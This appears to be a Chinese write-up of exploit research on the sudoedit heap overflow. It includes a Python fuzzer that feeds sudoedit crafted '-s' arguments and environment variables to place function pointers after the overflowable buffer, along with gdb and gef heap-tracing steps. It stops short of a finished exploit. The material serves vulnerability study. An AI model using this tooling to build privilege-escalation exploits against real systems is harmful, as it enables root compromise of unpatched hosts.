
结果看到
compar变量被我们覆盖了,说明函数真的被调用了,如果我们能覆盖compar地址,那么就能改写函数指针。重复这些过程就可以找到更多的函数指针。比如修改输入类型,然后把输入换成普通输入,set *0x000055555561a0b0 = 0x4d4d4d4d4d换掉,得到另一个crash
-
强制堆分配
在上一节中,能溢出的buffer位于最底层,不能更改能被使用的函数指针,所以尝试暴力取溢出长度,看看能不能分配到上面一点的位置。
核心思想是随机输入到sudoedit,然后调用上节找到的函数时,打印该函数指针和打印堆溢出的chunk
改写sudo源码
真实环境下的sudo和测试下的sudo是两个二进制文件,为了贴近正式的环境,要尽量的贴近真实情况下的sudo
-
添加打印参数Chunk地址

-
已上一节的红黑树为例,打印
compar的值忘写分号了

./configure && make |
作者在这里踩了坑,我想复现下,不想看的可以略过


虽然报错的方式不一样,但是结果和原因都是一样的。一个都是libsudo这个库找不到,作者的问题是使用的是系统变量中的库,但是这个库不含有printf即其他输出,自然也就没法打印字符串
>>问题
-
没有反应
找找是不是代码写的文件是其他文件的代码
所以使用make install安装方法就好了,只要之前make过一次之后就都可以了

堆溢出发生时,程序并不会立即crash,而是会进入到红黑树的部分,但是能溢出的user_args地址在rbtree1地址后面,所以依然无法利用
暴力测试脚本
尝试构造不同的输入,看看能不能有路径可以把函数指针放在我们能溢出的chunk后面的
-
输入来源
- stdin
- 文件(files)
- 协议参数(arguments)
- 环境变量(env vars)
-
设置长度
# define some common size values usable for different inputs
_SIZES = [i for i in range(0,0xff)]
_SIZES += [2**i for i in range(0,15)]
_SIZES += [(2**i)+1 for i in range(0,15)]
_SIZES += [(2**i)-1 for i in range(0,15)]
_SIZES += ([0]*50) -
sudo参数协议(sudo help)
# define some flags from sudo -h
ARG1 = ["-A","-B","-E","-e","-H","-K","-k","-l","-n","-P","-S","-s"]
ARG1 += [None, None, None, None, None, None, None]
ARG2 = _SIZES
ARG3 = _SIZES
HOSTNAME = _SIZES
ENV = _SIZES -
设置测试集
# dump a testcase into a logfile
def dump_file(fname, lines, ptrs, arg, env, key):
    # create the folders if they don't exist
    directory = os.path.dirname(fname)
    if not os.path.exists(directory):
        os.makedirs(directory)

    # don't write the dump file if it's already too large
    if os.path.isfile(fname) and Path(fname).stat().st_size > 200000:
        return

    # write to file
    with open(fname, 'a+') as f:
        f.write("----------------------------\n")
        f.write(lines[1].decode('ascii'))
        if key:
            distance = ptrs[key] - ptrs[b'user_args']
            f.write(f"user_args < {key.decode('ascii')}\n")
            f.write(f"distance: 0x{distance:x}\n")
        if key:
            f.write(f"0x{ptrs[b'user_args']:016x} < 0x{ptrs[key]:016x}\n")
        f.write("args: sudoedit ")
        f.write(" ".join(arg))
        f.write("\n\n")
        for k in env:
            f.write(f"{k}={env[k]}\n")
        f.write("\n")
        f.write(lines[0].decode('ascii'))
        f.write("\n")

        test = {}
        test['arg'] = arg
        test['env'] = env
        f.write(json.dumps(test))
        f.write("\n\n")

# this will run sudoedit with a set of arguments and environment variables
def run_sudoedit(arg, env):
    print("-------------")
    # disable stdout buffering with stdbuf wrapping around sudoedit
    # and add the commandline arguments
    _cmd = ["/usr/bin/stdbuf", "-o0", "/usr/local/bin/sudoedit"] + arg

    # execute it
    p = subprocess.Popen(_cmd, env=env, bufsize=0, stdin=subprocess.PIPE, stdout=subprocess.PIPE, stderr=subprocess.PIPE)
    try:
        # send some newlines and check if we get any output
        lines = p.communicate(b"x\nx\nx\nx\n", timeout=0.1)
    except subprocess.TimeoutExpired:
        # terminate on timeout
        p.terminate()
        lines = p.communicate()
    if p.returncode == -11:
        print(f"SEGFAULT")

    # read the list of function pointers
    ptrs = {}
    skipping = True
    for line in lines[0].splitlines():
        key,val = line.split(b'=')
        if key == b'user_args':
            skipping = False
        if not skipping:
            ptrs[key] = int(val,16)

    # go through all function pointers
    if ptrs and b'user_args' in ptrs:
        for key in ptrs:
            if key != b'user_args':
                # is our overflow buffer before a function pointer?
                if ptrs[b'user_args'] < ptrs[key]:
                    distance = ptrs[key] - ptrs[b'user_args']
                    if distance<14000:
                        fname = f'{FOLDER}/{distance}'
                        dump_file(fname, lines, ptrs, arg, env, key)

                        # did we get a segfault?
                        if p.returncode == -11:
                            fname = f"{FOLDER}/crashes/segfault_{distance}"
                            dump_file(fname, lines, ptrs, arg, env, None)
                            return
                        return

ALPHABET = '0123456789ABCDEFGHIKLMNOPQRSTUVWXYZ' -
fuzz主要功能
# fuzz loop
while True:
    # select random size values
    arg1 = random.choice(ARG1)
    rand_arg2_size = random.choice(ARG2)
    rand_arg3_size = random.choice(ARG3)
    rand_hostname_size = random.choice(HOSTNAME)
    rand_env_size = random.choice(ENV)
    arg = []
    env = {}

    # arguments
    # ... -s AAAAAAA\ ...
    if arg1:
        arg.append(arg1)
    arg.append("-s")
    arg.append(random.choice(ALPHABET)*rand_arg2_size + "\\")
    if rand_arg3_size:
        arg.append(random.choice(ALPHABET)*rand_arg3_size)

    # environment variables
    if rand_hostname_size:
        env["HOSTNAME"] = random.choice(ALPHABET)*rand_hostname_size
    if rand_env_size:
        env[random.choice(ALPHABET)*3] = random.choice(ALPHABET)*rand_env_size

    # run sudoedit
run_sudoedit(arg, env) -
开始fuzz
# this will run sudoedit with a set of arguments and environment variables
def run_sudoedit(arg, env):
    print("-------------")
    # disable stdout buffering with stdbuf wrapping around sudoedit
    # and add the commandline arguments
    _cmd = ["/usr/bin/stdbuf", "-o0", "/usr/local/bin/sudoedit"] + arg

    # execute it
    p = subprocess.Popen(_cmd, env=env, bufsize=0, stdin=subprocess.PIPE, stdout=subprocess.PIPE, stderr=subprocess.PIPE)
    try:
        # send some newlines and check if we get any output
        lines = p.communicate(b"x\nx\nx\nx\n", timeout=0.1)
    except subprocess.TimeoutExpired:
        # terminate on timeout
        p.terminate()
        lines = p.communicate()
    if p.returncode == -11:
        print(f"SEGFAULT")

    # read the list of function pointers
    ptrs = {}
    skipping = True
    for line in lines[0].splitlines():
        key,val = line.split(b'=')
        if key == b'user_args':
            skipping = False
        if not skipping:
            ptrs[key] = int(val,16)

    # go through all function pointers
    if ptrs and b'user_args' in ptrs:
        for key in ptrs:
            if key != b'user_args':
                # is our overflow buffer before a function pointer?
                if ptrs[b'user_args'] < ptrs[key]:
                    distance = ptrs[key] - ptrs[b'user_args']
                    if distance<14000:
                        fname = f'{FOLDER}/{distance}'
                        dump_file(fname, lines, ptrs, arg, env, key)

                        # did we get a segfault?
                        if p.returncode == -11:
                            fname = f"{FOLDER}/crashes/segfault_{distance}"
                            dump_file(fname, lines, ptrs, arg, env, None)
                            return
                        return

最后发现chunk位置相差太远不同 ,根本无法利用
GDB工具编写
阶段 1
要改进上面的暴力脚本,就要知道我对的分配情况,我们也可以在gdb里面在每次malloc下断点查看size参数。
更为便捷的技巧是查看free时候的指针的地址的值,如果是我们认识的字符串,那么我们就能控制到哪里
set breakpoint pending on |
运行
gdb -x ./gdb.init /usr/local/bin/sudoedit > free_trace |

发现有环境变量,再次尝试设置环境变量

发现根本没变,要是我们尝试更多的环境变量呢?
阶段 2
直接在加载环境变量(getenv(3p))的时候下断点,看看用了那些
set breakpoint pending on |
发现可以设置的环境变量值

再次改写脚本
set breakpoint pending on |

所以可以从这些地方下手来构建更好的暴力测试工具,同时作者也在第一份暴力测试工具中犯了很多错误。用github上的改进版本能快速找到能利用的点

或许利用点在于覆写环境变量?
阶段 3
这时里exp还很远,也可以尝试下分析堆溢出过后还有哪些地方申请
作者直接写了一个gef的拓展工具
# gdb -ex 'gef config gef.extra_plugins_dir "/pwd/gef"' -ex 'gef save' -ex quit |
设置插件
gdb -ex 'gef config gef.extra_plugins_dir "/pwd/gef2"' -ex 'gef save' -ex quit |
使用
gdb -ex 'set breakpoint pending on' -ex 'sudoedit' -ex 'r -s xxxxxxxxxxxxxxxxxx' -ex 'sudoedit' -ex 'continue' /usr/local/bin/sudoedit | tee heap.log |
主要就是跟踪malloc和free在堆溢出之后的行为

只有将这个改写到暴力脚本里面,找到符合条件的Chunk